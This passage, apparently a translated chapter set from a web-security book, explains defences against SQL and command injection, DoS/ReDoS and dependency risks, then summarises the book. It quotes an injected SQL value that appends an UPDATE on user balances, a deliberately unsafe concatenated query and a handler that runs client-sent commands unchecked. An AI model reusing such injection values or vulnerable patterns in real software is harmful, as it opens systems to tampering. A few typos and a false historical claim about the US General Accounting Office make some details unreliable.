Оператор `PREPARE` сохраняет запрос под именем `q`. Именно в таком виде он будет скомпилирован и готов к использованию. Затем переменной `@price` присваивается значение 12. Такая переменная может использоваться, например, для фильтрации на сайте интернет-магазина. Затем оператор `EXCECUTE` выполняет запрос, причем переменная `@price` подставляется вместо связанной переменной `?`. Наконец, оператор `DEALLOCATE` освобождает память, удаляя оттуда переменную `q`, чтобы ее пространство имен можно было использовать для других целей.

Этот простой подготовленный оператор сначала компилируется с переменной `q`, а перед выполнением в него подставляется переменная `@price`. Даже если присвоить ей значение `5; UPDATE users WHERE id = 123 SET balance = 10000`, дополнительный запрос не сработает, поскольку он не будет скомпилирован базой данных. Вот такая версия запроса будет менее безопасной:

```
'SELECT name, barcode from products WHERE price <= ' + price + ';'
```

Как видите, предварительная компиляция подготовленных операторов является важным первым шагом в противодействии внедрению SQL-кода, поэтому в веб-приложениях ее имеет смысл использовать везде, где только можно.

Более специфические методы защиты

В дополнение к такому универсальному средству защиты, как подготовленные операторы, каждая крупная БД SQL предлагает собственные функции повышения безопасности. Базы данных Oracle, MySQL, MS SQL и SOQL предлагают методы автоматического экранирования символов и их наборов, которые считаются опасными в запросах SQL. Метод очистки зависит от конкретной базы данных и ее движка.

Oracle (Java) предлагает кодировщик, который вызывается следующим образом:

```
ESAPI.encoder().enodeForSQL(new OracleCodec(), str);
```

Аналогичные функции предлагает MySQL. Для предотвращения некорректного экранирования строк можно написать:

```
SELECT QUOTE('test''case');
```

Функция `QUOTE` в MySQL обходит обратный слеш, одинарные кавычки или значение NULL и возвращает правильную строку в одинарных кавычках.

В MySQL также предлагается функция `mysql_real_escape_string ()`, которая экранирует все предыдущие обратные слеши, одинарные и двойные кавычки, а также символы `\n` и `\r` (перенос строки).

Очистка строк для экранирования рискованных наборов символов снижает риск внедрения SQL-кода, делая запись литералов SQL труднее, чем запись строк. Их всегда следует использовать при выполнении запросов, которые нельзя параметризовать, хотя это, скорее, мера смягчения риска, чем универсальная защита.

Защита от других видов внедрения

Приложение нужно защищать не только от SQL-инъекций, но и от других, менее распространенных форм внедрения кода. Во второй части вы узнали, что атаки такого типа могут осуществляться через любую служебную программу с командной строкой или через интерпретатор.

Нужно внимательно следить за потенциальными целями для внедрения и применять методы безопасного кодирования по умолчанию во всей логике приложения, чтобы снизить риск уязвимостей, открывающих дорогу для таких атак.

Потенциальные цели внедрения

Во второй части я показывал, как происходит внедрение кода через интерфейс командной строки для сжатия видео или изображений. Но возможности для внедрения кода предоставляют не только такие утилиты командной строки, как FFMPEG. Они возможны в любых типах сценариев, которые принимают текстовый ввод и интерпретируют его или оценивают текст с помощью каких-то команд.

При поиске потенциальных мест для внедрения кода имеет смысл обратить внимание на следующие объекты:

- диспетчеры задач;
- библиотеки сжатия/оптимизации;
- сценарии удаленного резервного копирования;
- базы данных;
- журналы;
- любые обращения к ОС сервера виртуальных машин;
- любой интерпретатор или компилятор.

При первом ранжировании компонентов веб-приложения на предмет потенциального риска внедрения сравните их с этим списком и получите отправные точки для исследования.

Дополнительный риск могут нести зависимости, потому что зачастую они добавляют еще и собственные зависимости, которые часто попадают в одну из этих категорий.

Принцип минимальных привилегий

Принцип минимальных привилегий гласит, что в любой системе каждый ее член должен иметь доступ только к информации и ресурсам, необходимым для выполнения их работы (рис. 25.1).



Рис. 25.1. Разработка приложения в соответствии с принципом минимальных привилегий позволяет уменьшить воздействие любой атаки с внедрением кода

В мире ПО этот принцип может применяться в следующей форме: «каждый модуль в системе программного обеспечения должен иметь доступ только к данным и функциям, необходимым для правильной работы этого модуля».

В теории это звучит просто, но в крупномасштабных веб-приложениях применяется редко. Однако роль этого принципа растет по мере увеличения сложности приложения, поскольку взаимодействие между модулями сложного приложения может вызывать непредвиденные побочные эффекты.

Рассмотрим интерфейс командной строки, интегрированный с веб-приложением, который автоматически создает резервные копии фотографий профиля пользователя. Он вызывается либо из терминала (ручное резервное копирование), либо через адаптер, написанный на том же языке, что и веб-приложение в целом. Если этот интерфейс командной строки построен по принципу минимальных привиле-

гий, то даже его компрометация не затронет остальную часть приложения. Но если этот же интерфейс командной строки работает с полномочиями администратора, внедрение кода может открыть доступ ко всей серверной части приложения.

Необходимость придерживаться принципа минимальных привилегий иногда не нравится разработчикам, ведь в таком случае требуется управление дополнительными учетными записями, несколькими ключами и т. п. Но его правильная реализация ограничит риск, которому приложение подвергается в случае взлома.

Белый список команд

Сильнее всего уязвимы к атакам с внедрением те варианты функциональности веб-приложения, через которые клиент (пользователь) отправляет команды к серверу. Таких решений следует избегать любой ценой.

В ситуациях, когда присланные пользователем команды необходимо в каком-либо контексте выполнить на сервере, требуются дополнительные шаги. Вместо того чтобы позволить серверу сразу интерпретировать присылаемые команды, следует создать белый список доступных пользователю команд. Он должен применяться в комплексе с заранее заданным приемлемым синтаксисом (задающим порядок команд, частоту, параметры).

Рассмотрим пример:

```
<div class="options">
 <h2>Команды</h2>
 <input type="text" id="command-list"/>
 <button type="button" onclick="sendCommands()">Отправка команд на сервер</
button>
</div>

const cli = require('../util/cli');

/*
 * Принимаем команды клиента и запускаем их в CLI.
 */
const postCommands = function(req, res) {
  cli.run(req.body.commands);
};
```

В этом случае исполняются любые присланные клиентом команды, которые поддерживаются библиотекой `cli`. Это означает, что у пользователя есть доступ к среде выполнения `cli`. Главное, чтобы присланные им команды поддерживались `cli`, даже если их исполнение не предусмотрено разработчиком.

Возможна еще менее прозрачная ситуация, когда разработчиком разрешены все команды, и, комбинируя их синтаксис, порядок и частоту, злоумышленник выполняет внедрение кода через CLI на сервере. Для смягчения на скорую руку существующего в этом случае риска достаточно добавить всего несколько команд в белый список:

```
const cli = require('../util/cli');

const commands = [
 'print',
 'cut',
 'copy',
 'paste',
 'refresh'
];

/*
 * Принимаем команды клиента и запускаем их в CLI,ТОЛЬКО ЕСЛИ
 * они прописаны в белом списке.
 */
const postCommands = function(req, res) {
  const userCommands = req.body.commands;
  userCommands.forEach((c) => {
    if (!commands.includes(c)) { return res.sendStatus(400); }
  });
  cli.run(req.body.commands);
};
```

Этот код не решит проблему, связанную с порядком или частотой отправки команд, но, по крайней мере, он предотвратит запуск команд, не предназначенных для использования клиентом или конечным пользователем. Черные списки не имеют особого смысла, потому что со временем приложения развиваются. Соответственно, добавление новой команды, которая предоставит пользователю нежелательные уровни функциональности, создаст угрозу безопасности приложения.

Если для работы приложения требуется передача пользовательского ввода в интерфейс командной строки, нужно всегда выбирать подход с использованием белого списка, а не черного.

Итоги

Атаки с внедрением кода исторически связаны с базами данных, в частности с БД SQL. Но жертвой такой атаки может стать любой интерфейс командной строки, с которым взаимодействует конечная точка API (или зависимость).

Основные базы данных SQL предлагают меры по предотвращению внедрения кода, но низкокачественная архитектура приложения и неправильно написанный код взаимодействия клиент–сервер все равно оставляют место для этой уязвимости. Построение кодовой базы в соответствии с принципом минимальных привилегий поможет приложению минимизировать ущерб в случае взлома. Приложение, спроектированное с учетом требований безопасности, никогда не позволит клиенту (пользователю) предоставить запрос или команду, которая будет выполняться на сервере.

Если в приложении требуется пользовательский ввод для операций на стороне сервера, эти операции следует занести в белый список, обеспечив доступ только к тем функциям, которые разработчик признал безопасными.

Применение всех этих средств позволяет снизить вероятность эксплуатации уязвимостей, допускающих внедрение в приложение стороннего кода.

ГЛАВА 26

Противодействие DoS-атакам

DoS-атаки обычно связаны с использованием системных ресурсов, и если на сервере надлежащим образом не ведется системный журнал, их довольно сложно обнаружить. Если атака проходила по законным каналам (например, через конечную точку API), постфактум трудно узнать, что сервер подвергался DoS-атаке.

Таким образом, первая мера против атак типа DoS должна заключаться в создании на сервере всеобъемлющей системы регистрации. Фиксироваться должны все запросы вместе с количеством времени, которое потребовалось для ответа. Кроме того, следует вручную регистрировать производительность любого типа асинхронных заданий, таких как резервное копирование, которое вызывается через API, но выполняется в фоновом режиме, причем после его завершения не генерируется ответ. Это позволит обнаруживать любые (случайные или злонамеренные) попытки эксплуатации уязвимости к DoS-атакам.

Мы уже обсуждали, что DoS-атаки можно классифицировать по их результату. Это может быть:

- исчерпание ресурсов сервера;
- исчерпание ресурсов клиента;
- запрос недоступных ресурсов.

Для осуществления первых двух вариантов атаки необязательно знать об экосистеме сервера или клиента. Но при разработке плана противодействия DoS-атакам следует учитывать все три варианта.

Противодействие атакам ReDoS

Вероятно, проще всего защититься от ReDoS-атак, хотя для этого следует знать, как они структурированы (об этом мы говорили во второй части книги). Корректный процесс проверки кода позволяет предотвратить попадание в кодовую базу DoS-приемников регулярных выражений.

Нужно искать регулярное выражение, которое приводит к поиску с возвратом в повторяющейся группе. Такие регулярные выражения обычно имеют форму наподобие `(a[ab]*)+`, где `+` обеспечивает «жадную» операцию, предлагая перед возвратом найти все потенциальные совпадения, а `*` предлагает сопоставлять выражение в скобках до бесконечности.

Поскольку по этой технологии можно строить регулярные выражения без риска DoS, на поиск вредоносных регулярных выражений без ложноположительных результатов может уйти много времени. Это тот случай, когда на помощь могут прийти инструменты OSS, предназначенные для сканирования регулярных выражений на наличие вредоносных сегментов или для тестирования их производительности на различных входных данных. Перехват вредоносного регулярного выражения и предотвращение его попадания в кодовую базу станут первыми шагами к защите приложения от ReDoS-атак.

Затем нужно убедиться, что в приложении нет мест, где используются регулярные выражения, предоставляемые пользователями. Разрешение на их загрузку похоже на прогулку по минному полю в надежде, что вы правильно запомнили карту безопасного маршрута. Для поддержания такой системы требуются огромные координированные усилия, а с точки зрения безопасности это вообще плохая идея.

Кроме того, важно убедиться, что в приложениях, с которыми осуществляется интеграция, не используются пользовательские или плохо написанные регулярные выражения.

Защита от логических DoS-атак

Обнаружить и предотвратить DoS-атаки, направленные на логическую схему приложений, намного сложнее. Как и ReDoS, атаки этого типа в большинстве случаев не могут быть осуществлены, если только разработчики случайно не создадут предпосылки для уязвимости. Впрочем, даже хорошо написанное приложение может стать жертвой логической DoS-атаки, если злоумышленник обладает огромными ресурсами для перегрузки системы.

В результате открытые функциональные возможности следует рассматривать с точки зрения высокого/среднего/низкого риска DoS. Это имеет больше смысла, чем рассмотрение с точки зрения уязвимости/безопасности, поскольку DoS-атака сводится к потреблению ресурсов, и их сложно рассматривать в двоичной парадигме, как, например, XSS-атаки, которые либо можно провести, либо нельзя.

В случае с DoS-атакой неважно, насколько устойчив ко взлому код приложения. Пользователь мощного ПК может не заметить подходящей для эксплойта функциональности на стороне клиента, но, возможно, это сделает обладатель старого мобильного устройства. В общем случае мы называем безопасным чрезвычайно устойчивый ко взлому код, а все прочие относим к уязвимым. Но при оценке безопасности приложения лучше проявить осторожность.

Для защиты от логической DoS-атаки необходимо определить области кодовой базы, в которых используются критические системные ресурсы.

Защита от DDoS

От распределенных атак типа «отказ в обслуживании» (DDoS) защититься намного сложнее, чем от DoS-атак, организованных одним злоумышленником. В то время как DoS-атаки часто нацелены на ошибку в коде приложения (например, неправильно написанное регулярное выражение или вызов API, потребляющего ресурсы), DDoS-атаки обычно намного проще по своей природе.

Большинство DDoS-атак в интернете исходит из нескольких источников, но контролируется централизованно. Они организуются одним человеком или группой, которая распространяет вредоносную программу по определенному каналу. Она в фоновом режиме работает на компьютерах обычных пользователей и может поставляться в комплекте с законными программами. Легитимными компьютерами можно управлять удаленно через лазейку, которую предоставляет вредоносное ПО.

ПК — не единственные устройства, уязвимые для атак этого типа. Использовать можно как смартфоны и планшеты, так и устройства IoT (маршрутизаторы, точки доступа, смарт-тостеры и т. п.), причем зачастую делается это даже проще, чем с компьютерами.

Любые устройства, которые были скомпрометированы и использовались в DDoS-атаке, формируют так называемый *ботнет*. Этот термин образован из слов robot («робот») и network («сеть») и обозначает сеть роботов, которая используется для выполнения чьих-либо указаний (обычно вредоносных).

Как правило, DDoS-атаки не нацеливаются на логические ошибки, а пытаются поразить цель огромным объемом легитимного трафика. В результате на обычных пользователей ресурсов уже не хватает: либо приложение прекращает работу, либо скорость его действия значительно падает. Предотвратить DDoS-атаки невозможно, но их можно смягчить несколькими способами.

Смягчение DDoS-атак

Самый простой способ защитить веб-приложение от DDoS-атак — вложиться в службу управления брандмауэром. Такие службы разрабатываются многими производителями и выполняют анализ каждого пакета, проходящего через их серверы. Они проводят надежное сканирование, проверяя, соответствует ли пакет злонамеренному шаблону. Пакеты, определенные как вредоносные, не будут отправлены на ваш веб-сервер.

Эффективность этих служб обусловлена их способностью перехватывать большие объемы сетевых запросов, в то время как инфраструктура приложения (особенно если речь идет о приложениях для хобби и малого бизнеса), скорее всего, таким похвастаться не может.

В архитектуру веб-приложений можно добавить дополнительные меры для снижения риска DDoS. Один из распространенных методов известен как *фильтрация черных дыр* и реализуется специальной настройкой протоколов маршрутизации (рис. 26.1).



Рис. 26.1. Фильтрация черных дых — это стратегия предотвращения DDoS-атак на веб-приложение

Подозрительный (или повторяющийся) трафик при таком подходе отбрасывается на сервер черной дыры, который напоминает обычный сервер вашего приложения, но не выполняет никаких действий. Маршруты черной дыры обычно настраиваются с помощью специального флага маршрута. К сожалению, несмотря на эффективность в отбрасывании вредоносного трафика, при недостаточно точной настройке черные дыры могут так же поступать и с законным. Кроме того, они не очень эффективны против крупномасштабных DDoS-атак.

При использовании любого из этих методов стоит помнить, что сверхчувствительные фильтры могут блокировать и законный трафик. Поэтому нужны подробные метрики, характеризующие особенности обычного пользования сетью. На них нужно ориентироваться до реализации любых агрессивных мер по снижению DDoS-атак.

Итоги

Атаки типа «отказ в обслуживании» можно разделить на два основных вида: один злоумышленник (DoS) или несколько (DDoS).

В большинстве случаев они сводятся к чрезмерному потреблению ресурсов сервера, а не к эксплуатации уязвимостей. Из-за этого меры противодействия таким атакам могут мешать в том числе и законным пользователям.

С другой стороны, вероятность DoS-атаки можно уменьшить за счет корректно спроектированной архитектуры приложения, не разрешающей пользователям захватывать ресурсы на длительное время.

Атаки типа ReDoS, связанные с вредоносными регулярными выражениями, можно смягчить настройкой инструмента статического анализа (например, линтера) на сканирование регулярных выражений в кодовой базе и предупреждения, если синтаксически они выглядят как «злые».

Из-за простоты реализации DoS-атаки широко распространены в Сети. Поэтому даже если вы не ожидаете, что ваше приложение станет их целью, желательно все же добавить средства защиты на всякий случай, как только у вас появится такая возможность.

ГЛАВА 27

Защита сторонних зависимостей

В первой части вы научились выявлять сторонние зависимости в веб-приложениях.

Во второй части были проанализированы различные способы интеграции сторонних зависимостей в веб-приложение. На основе этого мы смогли рассмотреть потенциальные векторы атак и обсудить способы эксплуатации таких интеграций.

Так как третья часть целиком и полностью посвящена способам задушить попытки хакеров, пришло время поговорить в этой главе о методах защиты от таких атак.

Оценка дерева зависимостей

При рассмотрении сторонних зависимостей важно помнить, что у них могут быть и собственные зависимости — иногда их называют зависимостями *от четвертой стороны*.

Отдельную стороннюю зависимость, у которой своих зависимостей нет, можно оценить вручную. Более того, на уровне кода такая оценка во многих случаях будет идеальным вариантом.

К сожалению, ручная проверка не очень хорошо масштабируется, и всесторонне проанализировать зависимость, полагающуюся на собственные зависимости, очень сложно. Особенно если они в свою очередь тоже имеют зависимости, то есть если речь идет о так называемом дереве зависимостей (рис. 27.1).

В диспетчере пакетов npm через команду `npm ls` можно получить список всего дерева зависимостей. Эта команда показывает, сколько зависимостей имеет приложение по факту. Это важно знать, потому что постоянно учитывать все эти подчиненные зависимости невозможно.



Рис. 27.1. Дерево зависимостей в диспетчере пакетов npm

При разработке программного обеспечения деревья зависимостей дают представление об общем коде приложения, что иногда позволяет значительно уменьшить размер файлов и памяти.

Моделирование дерева зависимости

Рассмотрим приложение с таким деревом зависимостей:

Основное приложение → JQuery

Основное приложение → Фреймворк SPA → JQuery

Основное приложение → Библиотека UI компонентов → JQuery

Смоделировав дерево, мы увидим, что три цепочки зависимостей полагаются на библиотеку JQuery. В результате эту библиотеку можно будет импортировать один раз, а не три (избежав расходов памяти на хранение избыточных файлов).

Важны деревья зависимостей и при проектировании защитных механизмов, потому что без них крайне сложно оценить все зависимости исходного приложения.

В идеальном мире каждый компонент приложения, функционирование которого зависит от JQuery (как в предыдущем примере), будет полагаться на одну и ту же версию этой библиотеки. К сожалению, так бывает редко. Если в основном приложении еще может иметь место стандартизация по версиям зависимостей,

то в случае с оставшейся частью цепочки это маловероятно. Каждый ее элемент может полагаться на различающиеся от версии к версии функциональные возможности или детали реализации. Кроме того, организация также влияет на тактику обновления зависимостей.

Деревья зависимостей на практике

В реальности дерево зависимостей часто выглядит следующим образом:

Основное приложение v1.6 → JQuery 3.4.0

Основное приложение v1.6 → Фреймворк SPA v1.3.2 → JQuery v2.2.1

Основное приложение v1.6 → Библиотека UI компонентов v4.5.0 → JQuery v2.2.1

Представим ситуацию, когда версия 2.2.1 зависимости имеет критические уязвимости, а в версии 3.4.0 они уже исправлены. Фактически это означает, что нужно оценивать не только каждую уникальную зависимость, но и ее версии. В большом приложении с сотней зависимостей дерево будет охватывать тысячи или даже десятки тысяч уникальных зависимостей и их версий.

Автоматизированная оценка

Очевидно, что крупное приложение оценить вручную практически невозможно. Это означает, что деревья зависимостей должны оцениваться с помощью автоматизированных средств. Кроме того, необходимы методы обеспечения целостности зависимостей.

Если смоделировать дерево зависимостей в памяти с использованием древовидной структуры данных, итерации по нему будут довольно простой и удивительно эффективной процедурой. Оценке должны подвергаться любые добавляемые к основному приложению зависимости со всеми их подчиненными зависимостями, причем все это должно делаться автоматически.

Самый простой способ поиска уязвимостей в дереве зависимостей — сравнение с базой данных CVE, содержащей списки и воспроизведение уязвимостей, обнаруженных в хорошо известных пакетах OSS и в сторонних пакетах, которые часто интегрируются в приложения.

Можно воспользоваться каким-нибудь сканером (например, Snyk) или написать небольшой сценарий для преобразования дерева зависимостей в список, а затем удаленно сравнить его с базой данных CVE. В диспетчере npm этот процесс можно начать с команды `npm list -- depth=[depth]`.

Сравнение можно проводить с данными из различных баз, но для скорости имеет смысл начать с базы от Национального института стандартов и технологий, поскольку он финансируется правительством США и с большой вероятностью будет работать еще долгое время.

Техники безопасной интеграции

Во второй части мы оценивали различные методы интеграции, обсуждая их плюсы и минусы с точки зрения стороннего наблюдателя или злоумышленника. А сейчас попробуем посмотреть на интеграцию с точки зрения владельца приложения. Какие способы интеграции зависимостей наиболее безопасны?

Разделение интересов

К сожалению, при некорректно реализованном принципе минимальных привилегий интеграция в приложение стороннего кода может сопровождаться побочными эффектами, а при компрометации этого кода даже дать возможность захвата системных ресурсов и функциональности. Снизить этот риск можно, запустив стороннюю интеграцию на собственном сервере (в идеале поддерживаемом вашей организацией).

После настройки такой интеграции сервер должен связываться с ней через HTTP, отправляя и получая данные в формате JSON. Этот формат гарантирует, что выполнение сценария на сервере приложения не приведет к появлению новых уязвимостей (цепочки). В результате зависимость можно рассматривать как «чистую функцию» — конечно, при условии, что ее состояние не сохраняется на сервере зависимостей.

Впрочем, хотя это и снижает риск на основном сервере приложения, любые конфиденциальные данные, отправленные на сервер зависимости, в случае компрометации пакета могут быть изменены и потенциально записаны (при неправильной конфигурации брандмауэра).

Кроме того, при таком подходе увеличивается время ожидания ответа от функций — соответственно, производительность приложения падает.

Но концепции, лежащие в основе этого, можно применять и в других местах: например, когда один сервер использует несколько модулей с аппаратно-определяемыми процессами и границами памяти. При этом «рискованному» пакету будет непросто получить ресурсы и функциональность основного приложения.

Безопасное управление пакетами

Работая с диспетчерами пакетов, такими как npm или Maven, мы берем на себя определенные риски, связанные с каждой отдельной системой, а также с границами и необходимостью проверки опубликованных приложений. Смягчить риск, который несут эти сторонние программы, можно путем индивидуального аудита конкретных версий этой зависимости с последующей «привязкой» семантической версии к проверенному номеру.

Для семантического управления версиями используются три номера: «мажорный», «минорный» и «патч». Большинство диспетчеров пакетов по умолчанию пытаются автоматически сохранять зависимости от последнего патча. Это означает, что, например, версия myLib 1.0.23 может быть без вашего ведома обновлена до версии myLib 1.0.24.

По умолчанию в диспетчере npm перед любой зависимостью ставится символ курсора (^). Если его удалить, зависимость будет использовать точную версию, а не последний патч.

Этот неизвестный большинству метод не защитит приложение, если специалист по обслуживанию зависимостей внедряет новую версию, используя номер существующей. Соблюдение правила «новый код → номер новой версии» в npm и некоторых других менеджерах пакетов полностью зависит от специалиста по обслуживанию зависимостей. Более того, метод привязывает к точной версии только зависимости верхнего уровня и никак не влияет на дочерние.

Здесь на помощь придет команда `npm shrink wrap` в репозитории npm. Она создаст файл npm-shrinkwrap.json, который хранит полное дерево всех зависимостей с версиями. После его генерации все пакеты будут устанавливаться в соответствии с указанными там версиями и зависимостями.

После этого диспетчер пакетов не сможет автоматически обновлять зависимости до последнего патча, извлекая уязвимый код. Впрочем, все равно остается вероятность, что специалист по обслуживанию зависимостей использует номер уязвимой версии. Чтобы исключить такой риск, нужно сделать так, чтобы файл npm-shrinkwrap.json ссылался на Git SHA, или развернуть собственное зеркало npm с корректными версиями всех зависимостей.

Итоги

Современные веб-приложения часто имеют тысячи зависимостей, необходимых для их нормальной работы. Обеспечить безопасность всех сценариев и зависи-

мостей в этом случае невероятно сложно. Фактически за уменьшение времени разработки мы платим риском, который они несут. Устранить этот риск нельзя, но есть способы уменьшить его.

Применяя принцип минимальных привилегий, можно позволить определенным зависимостям работать на их собственном сервере или, по крайней мере, в их собственной среде с изолированными серверными ресурсами. Это снижает опасность скомпрометировать остальную часть приложения при обнаружении серьезной дыры в безопасности или в случае срабатывания незамеченного вредоносного сценария. К сожалению, для некоторых зависимостей изоляцию трудно или даже невозможно провести.

Зависимости, тесно интегрированные с веб-приложением, должны оцениваться по номеру их версии. Если они вводятся через диспетчер пакетов, например npm, дерево версий нужно блокировать после установки. В качестве дополнительных мер защиты следует рассмотреть возможность использования Git SHA или развертывания собственного зеркала npm. Методы, применяемые в npm, работают и в других диспетчерах пакетов, используемых в прочих языках.

В заключение хочу подчеркнуть, что сторонние зависимости всегда несут с собой риски, но тщательно продуманная интеграция может их снизить.

ГЛАВА 28

Итоги части III

Поздравляем, вы справились со всеми основными частями *«Безопасности веб-приложений»*.

Теперь вы знаете, как провести разведку, какими методами пользуются хакеры для взлома приложений и какие защитные меры позволяют снизить риска взлома.

Познакомились вы и с предысторией безопасности программного обеспечения, и с эволюцией взлома. Эта информация стала основополагающей при подготовке к сбору данных о веб-приложении и изучении методов взлома и защитных мер.

Ниже вы найдете краткое изложение основных идей книги и уроков.

История безопасности программного обеспечения

Правильная оценка исторических событий позволяет увидеть истоки современных приемов обороны и наступления. Благодаря этому мы можем лучше понять направление, в котором развивалось программное обеспечение, и использовать исторические уроки при разработке наступательных и защитных техник следующего поколения.

Телефонный фрикинг

- С целью масштабирования телефонных сетей люди-операторы были заменены автоматизированной системой, которая соединяла телефонные номера на базе звуковых частот.
- Первые хакеры, известные как фрикеры, научились воспроизводить звуки на нужных частотах и имитировать управляющие сигналы для совершения бесплатных звонков.

- В ответ на это ученые из Bell Labs разработали двухтоновый набор, который нельзя было воспроизвести так легко. Это снизило число случаев телефонного фрикинга.
- В конце концов, было разработано оборудование, имитирующее тональные сигналы DTMF, что сделало защиту от фрикеров неэффективной.
- В итоге телефонные коммутационные центры перешли на цифровой формат, что решило проблему фрикинга. Тоны DTMF существуют и в современных телефонах с целью обеспечения обратной совместимости.

Компьютерный взлом

- Персональные компьютеры существовали довольно давно, но только Commodore 64 оказался достаточно удобным и недорогим, чтобы началось его массовое распространение.
- Фред Коэн создал первый компьютерный вирус, способный копировать себя и распространяться через дискеты.
- Первым, кто выпустил компьютерный вирус за пределы лаборатории, стал Роберт Моррис. В течение дня червь Морриса распространился на более чем 15 000 подключенных к сети машин.
- Счетная палата США впервые в истории приняла официальные законы, касающиеся компьютерного взлома. Моррис стал первым осужденным хакером. Его приговорили к штрафу в размере 10 500 долларов и 400 часам общественных работ.

Всемирная паутина

- Появление Web 1.0 открыло новые возможности для атак на серверы сети.
- Переход к Web 2.0, предполагавшему взаимодействие между пользователями по протоколу HTTP, дал хакерам новый вектор атаки: браузер.
- Поскольку интернет строился на механизмах безопасности, предназначенных для защиты серверов и сетей, устройства и данные многих пользователей компрометировались, пока не были разработаны более эффективные механизмы и протоколы безопасности.

Современные веб-приложения

- После появления Web 2.0 безопасность браузеров резко повысилась. Это изменило ситуацию: хакеров стали больше интересовать логические уязвимости в коде приложений, чем в серверном программном обеспечении, сетевых протоколах или веб-браузерах.

- Вместе с Web 2.0 появились приложения, содержащие гораздо больше ценных данных, чем когда-либо раньше. Функционировать через интернет стали банки, страхование и даже медицина. В результате удачный взлом позволяет получить все: ставки стали выше, чем когда-либо.
- Современные хакеры нацелены на логические уязвимости в исходном коде приложений, поэтому разработчикам ПО и экспертам по безопасности важно работать вместе. Индивидуальный вклад уже ценится не так, как раньше.

Разведка

Размер и сложность современных веб-приложений привели к тому, что при поиске уязвимостей первым шагом становится составление карты приложения и оценка всех основных функциональных компонентов на предмет архитектурных или логических уязвимостей. Правильно проведенная разведка дает глубокое понимание целевого веб-приложения, которое можно использовать как для определения приоритетности атак, так и для предотвращения обнаружения.

Информация о методах разведки дает представление о том, как злоумышленники готовятся к атаке веб-приложения. Его владельцу это дает дополнительное преимущество, позволяя определить самые приоритетные защитные меры. Но постоянно растущая сложность современных веб-приложений ограничивает компетенции в сфере разведки уровнем инженерных навыков. Так что разведка и инженерный опыт идут рука об руку.

Структура современных веб-приложений

- Современные веб-приложения построены на многих технологических уровнях и, как правило, активно применяют взаимодействия между сервером и клиентом. В большинстве приложений практикуются разные формы сохранения данных на стороне как сервера, так и клиента (обычно в браузере). В результате потенциальная поверхность любого веб-приложения довольно обширна.
- Базы данных различных типов, технологии отображения и серверное программное обеспечение для современных веб-приложений разрабатывались с учетом проблем, с которыми приходилось сталкиваться в прошлом. Существующая экосистема приложений появилась как результат компромисса между производительностью разработчиков и удобством

пользователей. Это привело к появлению новых типов уязвимостей, которые раньше были невозможны.

Субдомены, API и HTTP

- Чтобы стать мастером в деле разведки веб-приложений, нужно изучить способы составления полной карты веб-приложений. Современные приложения распределены куда больше своих предшественников, поэтому прежде чем вам удастся обнаружить уязвимый код, придется ознакомиться (предварительно их обнаружив) с несколькими веб-серверами. А изучение взаимодействия между этими веб-серверами может помочь не только лучше понять целевое приложение, но и определить приоритетность атак.
- На уровне приложений связь между клиентом и сервером сейчас преимущественно осуществляется по протоколу HTTP. Но при этом продолжают разрабатываться и интегрироваться новые протоколы. Веб-приложения будущего могут интенсивно использовать сокеты или RTC, поэтому очень важно использовать гибкие и легко настраиваемые методы разведки.

Сторонние зависимости

- Современные веб-приложения полагаются не только на собственный код, но и на многочисленные интеграции. Иногда сторонних интеграций оказывается даже больше. К сожалению, часто они не проверяются по тем же стандартам, что и собственный код, и могут стать хорошим вектором атаки.
- Методы разведки позволяют идентифицировать версии веб-серверов, клиентских фреймворков, CSS-фреймворков и баз данных. По этим отпечаткам программного обеспечения можно определить, какие из версий уязвимы больше всего.

Архитектура приложения

- Правильная оценка архитектуры приложения позволяет обнаружить в его кодовой базе широко распространенные уязвимости, возникающие из-за несоблюдения надлежащих мер безопасности.
- Безопасная архитектура приложения может служить показателем качества кода. На эту характеристику хакеры обращают пристальное внимание при выборе приложения, на котором можно сосредоточить свои усилия.

Нападение

Межсайтовый скриптинг (XSS)

- По сути, возможность для XSS-атак появляется, когда приложение ненадлежащим образом использует вводимые пользователем данные, разрешая выполнение сценариев.
- Даже при смягчении традиционных форм межсайтового скриптинга с помощью очистки элементов DOM или на уровне API (или и того и другого) все равно остается возможность найти XSS-уязвимости. Приемники XSS появляются в результате ошибок в спецификации DOM браузера, а иногда и в результате неправильно реализованной сторонней интеграции.

Подделка межсайтовых запросов (CSRF)

